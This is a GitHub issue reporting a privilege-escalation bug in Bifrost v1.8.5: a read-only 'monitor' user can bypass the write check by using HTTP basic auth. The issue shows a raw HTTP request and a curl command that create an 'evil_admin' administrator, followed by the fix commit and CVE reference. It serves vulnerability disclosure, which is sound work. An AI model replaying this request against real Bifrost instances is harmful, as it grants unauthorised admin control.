☐ brokercap / Bifrost (Public)

<> Code

• Issues 64 11 Pull requests 4 • Discussions

Actions

New issue

Jump to bottom

Use basic auth can bypass write permission limit #200

Closed

TARI0510 opened this issue on Sep 13 · 1 comment

TARI0510 commented on Sep 13 • edited •

Version:

- Bifrost Version: v1.8.5
- Os Version: CentOS Linux release 7.7.1908

Describe the bug

monitor Group only have the read permission use Cookie authentication If we do write requests, it will forbidden

```
POST /user/update HTTP/2
  Host: 10.134.88.145:21036
  Cookie: xgo_cookie=FHSkwpKqJKFTD1eBfQamigKZriYvovGgr-uoTmWNo-U%3D
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
  Accept: application/json, text/javascript, */*; q=0.01
  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
  Accept-Encoding: gzip, deflate
  Content-Type: application/json
  X-Requested-With: XMLHttpRequest
  Content-Length: 79
  Origin: https://10.134.88.145:21036
  Referer: https://10.134.88.145:21036/user/index
  Sec-Fetch-Dest: empty
  Sec-Fetch-Mode: cors
  Sec-Fetch-Site: same-origin
  Te: trailers
  Connection: close
  {"UserName":"evil_admin","Password":"passwd","Group":"administrator","Host":""}
response
  HTTP/2 200 OK
  Content-Type: text/plain; charset=utf-8
```

```
Content-Length: 71
Date: Wed, 14 Sep 2022 03:32:50 GMT

{"status":-1,"msg":"user group : [ monitor ] no authority","data":null}

If we use HTTP basic authentication, we can bypass it

curl -u tari:tari -k -X POST -H "Content-Type: application/json" https://10.134.88.145:21036/user/upd

response

{"status":1,"msg":"success","data":null}


Expected behavior

If we do a write action request use a monitor Group role with HTTP basic authentication, it also should have forbidden
```

Additional context

The problem code is in https://github.com/brokercap/Bifrost/blob/master/admin/controller/common.go#L46 if we use basic authentication, it will not check checkwriteRequest

jc3wish added a commit that referenced this issue on Sep 14




61c4204

G jc3wish mentioned this issue on Sep 18

v1.8.7 #201

№ Merged





🔀 🥵 tatianab mentioned this issue on Sep 27

x/vulndb: potential Go vuln in github.com/brokercap/Bifrost: CVE-2022-39219 golang/vulndb#1023



Assignees
No one assigned
Labels
None yet
Projects
None yet
Milestone
No milestone
Development
No branches or pull requests
1 participant